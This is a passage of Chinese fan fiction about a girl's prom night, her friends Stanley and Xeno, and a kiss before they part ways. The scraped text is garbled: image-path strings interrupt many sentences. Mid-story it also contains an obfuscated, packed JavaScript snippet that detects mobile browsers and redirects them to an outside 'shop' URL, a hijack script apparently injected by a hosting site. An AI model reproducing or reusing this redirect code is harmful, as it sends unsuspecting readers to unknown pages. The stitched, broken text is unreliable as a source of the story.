像深沉的漩涡,像平静的海底,像一切我无法触及又暗流涌动的存在。 我已经许久没有这样仔细观察过杰诺的眼睛了。 “怎么了?” 耳边响起少年疑惑的声音,顷刻间将我的思绪拉回现实,当再次看向他的双眼时,却发现那里早已恢复以往的神采,好似刚才看到的都是错觉。 真的是错觉吗? 感受到掌心温热的触感,我缓缓扣住杰诺的手指,没再往下深究。 “没什么,只是突然很想看看你。” 说罢,我无声地张开手臂抱住面前的人,将脑袋贴在对方的肩头,嘴唇嗫嚅。 “……欢迎回来,杰诺。” 4. 成长的烦恼(四) 17. 美国人的学生时代总是逃不过各种各样的舞会活动。 而毕业舞会便是其中最重要的派对之一。 由于私立中学管理严格,禁止外校人进入,因而我只是很普通地选择了一名毛遂自荐的学弟当我的舞会男伴。 其实没有舞伴也无甚影响,都是要毕业的人了,根本不必在乎其他同学的看法,但送上门的工具人不要白不要,看在学弟笑起来还挺可爱的份上,我便欣然笑纳了。 学弟很开心,我也很开心。 我们各怀心思地参加了这场舞会。 舞会的场地被安排在校外一家高档酒店里的宴会厅,学生们从家里换好礼服化好妆便可以直接乘车去往目的地,而我也在酒店门口见到了穿着一身白色西服翘首以盼的学弟,他身边正站着几名和我关系不错的同学。 见我到来,同学们忙上前围着我叽叽喳喳地说话,又拉着我拍了几张照片发到了社交平台后才各自挽着舞伴走进了大门。 说实话,舞会其实蛮无聊的,拍完集体合照,跳完开场舞后便能自由活动,但后半场往往会变成一边喝酒一边蹦迪的娱乐项目。 没错,是喝酒。 即使法律规定二十一岁以下的公民禁止饮酒,可还是无法阻止年轻人蠢蠢欲动的小心思,以至于在这次集体活动中,有人胆大妄为地将家里的藏酒偷带出来给大家尝鲜,于是众人便兴致勃勃地干起了花式调酒的勾当,然后再热情地分发给其他同学,拉所有人当共犯。 我自然也被分到了一杯以白兰地为基底的鸡尾酒。 这不是我第一次摄入酒精,毕竟谁还没背着父母干过什么出格的事呢? 不过在享受这杯酒之前我先找了一个空位置坐下,以便让自己因穿高跟鞋跳舞而发痛的后脚跟得到片刻的休息。 我悄悄揉捏自己的脚踝,心中感慨不愧是美丽刑具,如果不是场合不对,我真想当场脱下鞋子解放双脚。 在这期间,这位工具人学弟一直对我关怀备至,还十分绅士地主动去自助区拿了些点心过来,就是为了避免我走路,可以多休息一会儿。 我端详着他浅金色的微卷发和那双湿润深情的棕色眼眸,对这人怀着什么心思其实心知肚明。 但我选择了视而不见。 就在我心底对此感到无趣时,我的手机响了。 清脆的短信提示音打断了我的思绪,也驱散了那略微旖旎的气氛。 我从随身携带的手提包里掏出手机,摁亮屏幕。 18. Xeno:几点结束?我和斯坦来接你。 19. 是杰诺发来的消息。 短短两句话便令我不由得睁大双眼,心情顿时美妙起来,当即将烦躁的情绪抛到九霄云外去了。 我立刻打字回了一个好,并说明了自己准备离开的时间,这才美滋滋地将手机放回包内,把杯底剩余的酒液一饮而尽。 许是我脸上愉悦的神色太过明显,学弟不禁好奇地投来视线,却很有礼貌地没有出声询问。 这毕竟是我的隐私,而我也的确没有告知他的必要。 于是我若无其事地转移了话题,用故作亲昵的口吻支使起面前的小学弟,“哦甜心,可以帮我再倒一杯酒吗?” 对于这些满是英雄情结的未成年男孩,这个称呼的杀伤性不是一般的强——尽管我并不承认其实是自己一时忘记了他的名字。 总之,学弟轻而易举地就被我这番话哄得心花怒放,自认为帅气地冲我单膝蹲下接过空酒杯,道了句“我的荣幸,女士。”随即乐颠颠地去往了吧台。 ……小男生的心思真是太好懂了。 我在心底如是想。 20. 直至舞会结束,我大概灌了四杯酒。 即使调制鸡尾酒的度数并不算很高,但四杯下肚依然令我感到些许晕眩,醉意开始上涌。我不敢再多喝,看了眼时间便准备离开现场,学弟见状也搀护着我走出宴会厅。 夜晚凉爽的风扑面而来,冷得我没忍住打了个哆嗦,脸上的热意似乎也被风吹散了些,我这才将多余的注意力放在那又开始疼痛的双脚上。 光是从宴会厅到门口的这几步路,便使人感受到一股譬如在刀尖上行走的痛苦,并非难以忍受却格外艰辛。 我自嘲地想,童话里获得双腿的美人鱼每天过的大抵就是这样的生活。 早知会如此狼狈,我就不穿这么细的鞋跟了。 “蕾西。” 一声低沉的呼唤透过周围嘈杂的环境径直传进我的耳朵里。 我循声望去,映入眼帘的是斯坦利倚靠在栏杆旁的身影,对方穿着一身与周围人格格不入的皮夹克和牛仔裤,即使是在夜晚,也无法掩盖其那昳丽的样貌和极具攻击性的气质,因而吸引了不少偷偷打量的目光。 而当事人视若无睹。 只见斯坦利的视线短暂地将我从头到脚扫了一遍,紧接着落到扶着我肩侧的那只手上,唇角微微下压了几分,最后才吝啬地施舍给我身边的学弟一个眼神。 我清晰地捕捉到他看向学弟时那一瞬闪过的不悦。 许是被那锋利的眼神吓到,学弟下意识放开了我,站在原地不知该如何是好。 “别害怕,是我的朋友来接我了。”我笑了笑,拍拍他的肩膀以作安慰,“谢谢你送我出来,我就先回去了,以后有时间再约~” 说罢,我踮起脚尖快步走下楼梯,本意是想牵住对方的手,哪知脚下一个踉跄,直接一头扎进了来人怀里。 斯坦利没再关注那些无关紧要的事物,而是眼疾手快地接住了我的身体,并顺势揽过我的腰。 我也旁若无人地勾住他的脖子,斜倚在他的臂弯中,语气都有些荡漾。 “斯坦~怎么只有你一人,杰诺呢?” “他在车里等着我们。” 低头嗅见我身上散发的酒气,斯坦利蹙眉道:“你这是喝了多少?” 我伸出四根手指,“不多,就四杯,嘿嘿。” “……呵,醉鬼,小心明天头疼。” 听到这句话我登时不乐意了,我坚信自己酒量还不错,只是多少酒劲上头,但还没到醉得一塌糊涂认不清东南西北的程度。 因而我不满地抗议道:“你怎么好意思说我?你刚才肯定是抽烟了吧,我闻到你身上的烟味了!” 斯坦利眼都不眨地反驳:“我提前掐灭了,所以不算。” “哼,反正就是抽了,我要跟杰诺老师告状~” 我仿佛抓到他的小辫子那般洋洋得意,伸出手指轻点了下面前人的胸口,然后得到斯坦利一个饱含“懒得跟耍酒疯的人计较”意味的白眼。 还不等我幸灾乐祸,脚掌的疼痛又在无时无刻彰显着存在感,我迈出的步伐一顿,疼得没忍住嘶了一声。 发觉我脸色不对,斯坦利停住脚步,继而垂眼,目标明确地端详起我脚下踩着的那双恨天高。 他问道:“脚很痛?” “嗯…是有点,反正舞会都结束啦,回去就把它脱掉。” 我觑着他思忖的神情,颇为心虚地将鞋子往裙摆里藏了藏,试图蒙混过关。 “别动。” 斯坦利蓦地出声阻止,紧接着我身体一轻,整个人被打横抱了起来。 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17228678|197586||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 21. 我双手环住斯坦利的肩颈,笑得格外开怀,离开人群的时候简直堪称万众瞩目。 一路上,我无视了同学们探寻的目光,也无视了小学弟那几乎心碎的脸,直至来到斯坦利的车前,我仍旧保持着异常高涨的情绪。 在毕业前大出了一回风头,我真是爱死这种感觉了。 酒精成为了放纵自我的催化剂,当我被斯坦利塞进后车座,迎面撞上杰诺审视的眼神时,也丝毫没有什么难为情的念头。 “杰诺,这醉鬼就交给你了,我可不敢把她放在副驾驶位上。”斯坦利无奈地抓了抓头发,说完便关上后车门,随即坐进了驾驶座。 耳边是汽车引擎发动的轰鸣声,便见面前人放下手中的书籍,顶灯的暖光从上投射而来,令他那随着年龄越发棱角分明的面部线条都柔和了几分。 可说出的话却给我当头一击。 “Ms.蕾莎,我想我应该跟你详细阐述过,酒精在肝脏代谢中产生的乙醛是一种非常不雅致的一级致癌物,它会在你的细胞内诱发氧化应激和DNA损伤。而你此刻的亢奋,不过是乙醇压制前额叶、过度刺激奖励中枢的结果,等多巴胺被透支完毕,你将面临的是神经疲劳和抑郁风险……过量饮酒并非健康的选择不是吗?” 杰诺语速极快且咬字清晰,二话不说便拿一通听不太懂的学术理论砸了过来,我明显听出来他这是有些生气了。 “别念了别念了,我这次真没多喝!”我忙捂住耳朵当缩头乌龟,哪还有先前的嚣张气焰,“斯坦利也在外面抽烟了,你不能只说我一人!” “喂喂,你家杰诺老妈子平日可没少念叨我,不需要你再帮忙提醒。” 前座握着方向盘认真开车的斯坦利拒绝了我胡乱攀扯的行为,在对上车内后视镜里好友轻飘飘望来的一眼后,他瞬间闭嘴了。 噫,杰诺老师的淫威恐怖如斯。 22. 我摸索着解下鞋扣,一脚踢开折磨了自己一天的罪魁祸首,屈起腿缩在后座的沙发椅间。 我小心翼翼地挪到杰诺身侧,伸手抱了上去,对方衣领处淡淡的化学试剂的味道萦绕在鼻尖,给人一种莫名的安心感。 后知后觉的疲惫渐渐袭上心头,我开始不受控制地感到困倦,眼皮还在负隅顽抗。 而这时,杰诺略显生硬的嗓音复又在我耳旁响起,宛若睡前夺命的催眠曲。 “我认为你现在最需要做的是打开车窗呼吸新鲜空气,尽快挥发掉体内残余的酒精,而不是像个树袋熊一样挂在我身上。” 这可真是扫兴的言论,我故意将脸埋在他衣服里拱了拱,发出不情愿的哼哼声。 被抱住的人诡异地沉默了几秒,疑似拿我的无理取闹没招了。 “你……” 杰诺似是还想再开口,可惜我现在困得要命,实在是不想从他嘴里再听见那些长篇大论的说教,我决定做些什么。 我想,酒精确实会影响人的思考判断和行为逻辑,这句话一点没错。 我毫无预兆地抬起头,前倾身体,在他惊愕的注视下干脆利落地堵住了他的唇,又一触即离。 世界终于安静了。 我可以睡个好觉了。 23. 我心满意足地靠在对方身上沉沉睡去,至于被作弄的当事人心底会怎么想,我并不在乎。 头顶的灯光被悄然灭掉,四周顿时陷入一片黑暗。 街道两旁霓虹闪烁,照亮了前方的路,也清晰地映照出车内二人沉静的面容。 淡淡的夜色中,无人言语,唯有汽车行驶的白噪音悠悠回荡在车厢内。 5. 成长的烦恼(五) 24. 至于第二天醒来真的感觉头痛而苦哈哈地吃药那就是另一回事了。 总之,我的高中生涯彻底结束,可以着手大学相关事宜了。 本来我有考虑过休完间隔年再去大学报道,但想来父母那边不会让我过得那么轻松,再者也没什么必要,家里早已替我做好了规划。 如杰诺那般,我也选择了本地的一所大学,按部就班地申请并通过,然后入学。 有之前私教课的打底,大学的课业对我来说并不算难以理解,除了专业课程的学习外,课余时间我也会经营自己的兴趣爱好,在视频网站发布一些日常vlog,意外的有了一些粉丝基础和额外的收入来源。 我的生活似乎与以往没什么不同。 ……不对,还是有变化的。 正所谓,关系再要好的朋友总有一天也要为了生活各奔东西,我如今面临的就是此般现状。 在相同的年纪里,我升入大学继续学业,杰诺拿到了NASA的offer,在为之后的入职做准备,而斯坦利决定参军——介于他以前参加过本地的童子军夏令营,这个结果我毫不意外。 三个人,三种不同的选择,指向三条迥异的人生轨迹。 斯坦利是最先告别的,他需要在今年四月份去空军训练基地报道,进行长达数月的封闭式训练。 训练期间无法回家,通讯也受到限制,仅能用书信告知“一切安好”。 这一年的圣诞节只有我和杰诺两人度过,尽管斯坦利不在现场,但我们依然将准备好的圣诞礼物给他寄了过去。 当前的局势仍旧混乱,海外邮件优先,以至于包裹在路上硬生生走了三周才送到。 我裹着毛毯坐在杰诺的身侧,表情恹恹地翻看手中的信件,除了惯例报平安的内容和表明收到礼物的回复外几乎没什么多余的寒暄。 不过好在这次随信的还有一张照片。 照片里的斯坦利穿着日常便服,头发剪得极短,以至于那向来顽强的一撇刘海都仅剩可怜的一小截,只见他笑容满面地看向镜头,露出腕处佩戴的卡西欧G-SHOCK手表——那是我送给他的圣诞节礼物。 看起来在基地确实过得还不错,可我也清楚,以现在的局势,斯坦利早晚有一天会去战场。 “斯坦他会平安归来的对吗?” 闻言,杰诺垂眸朝我投来一眼,视线从面前大部头的资料书落在斯坦利寄来的信件上,停留片刻后又收了回去。 他端起咖啡杯放在嘴边抿了一口,温声道:“当然,斯坦的能力我们有目共睹,他说过可以那就一定能做到。” “嗯。”我缓慢地点了点头,泄气似的一歪身体靠在杰诺身上,内心还是感到些许怅然。 “斯坦走了,很快你也要离开这里,就只有我一人留在波士顿。” 习惯相遇和离别,或许这就是成年人的必修课。 尽管早已意识到这一点,但此去相隔半个美利坚,往来不便,还是会有所不舍。 毕竟我和斯坦利认识了八年,和杰诺更是认识了十三年,后来的朋友中再也没有比他们与我关系更亲密的了,已然成为我生命中除了父母之外最重要的存在。 杰诺对我莫名其妙的多愁善感没作过多表示,只一味地注视着手里的书,嘴上漫不经心地开口,夹杂着一丝调侃的语气。 “波士顿和休斯顿的时差只有一小时,如果你十分不幸的半夜失眠了,可以跟我打电话。” “……青春靓丽的女大学生才不会失眠,你不要诅咒我。” 我真是太佩服杰诺这张嘴了,一句话便打消了我所有的郁闷,简直堪称立竿见影,我甚至还能听见身侧传来对方轻轻的闷笑声。 哈,居然嘲笑我。 许久不出手怕不是忘记了我曾经公园一霸的名头,我要让他见识一下蕾莎大王的厉害。 于是我将毛毯一掀,把来不及反应的杰诺直接扑倒在沙发上。 嬉闹声中,白花花的信纸散落一地。 25. 说实在的,随着年龄的增长和体格的变化,我已经无法再像孩时那般轻易将杰诺玩笑一样地推倒在地。 所以当被他反身压过来的时候完全在我的意料之内。 他沉默凝视着我,而我也回望他那双幽深的黑色眼眸,试图从里面寻找出什么。 但我失败了。 我已经读不懂他的想法了。 我突然感到有些沮丧,下意识别开了视线,不愿去看他。 这时,杰诺的手却忽的抚上我的脸颊,将我的脸掰了回去,我微微讶异,但还是顺着他的动作与他再次对上目光。 这次我看懂了他眼神里的含义。 我们谁都没有说话,一切又尽在不言中。 仿佛得到默许,杰诺的嘴唇顺理成章地压了下来,我仰起脸闭上眼与他接吻,手指紧张地揪住了对方胸口处的衣服。 面前人的唇瓣略薄,贴上来时却很温热柔软,泛着一点咖啡的苦涩,我尝试着回应,换来的却是更加用力的吮吻,简直像要将我的灵魂抽走了似的。 酥麻感从尾椎处一路窜上天灵盖,我浑身发软,泄了力般瘫坐在沙发的靠枕间,松散的红发在周身铺展开来,如一朵盛放的花。 杰诺的手穿过我的发丝,按住后颈,直把我亲得晕头转向,几乎要跟不上他的节奏。 我迷迷糊糊地想,难道天才就连接吻也能无师自通吗? 这个世界对普通人真是太不友好了。 不知过了多久,也许没有很久,杰诺从我的唇上离开,我喘息着睁开眼,还没缓过神来去仔细观察他脸上此刻的神情,便又被抱了个满怀。 对方紧紧搂住我的身体,附耳呢喃。 “记得联系我。” 26. 那是我和杰诺的第二次亲吻。 27. 一个月后,杰诺启程飞往休斯顿提前准备入职事项,如若不出意外,今后他将会一直定居在那里。 落地时杰诺先是给我打了一通电话报平安,直到安顿好所有事物,才告知我自己现在的住址。 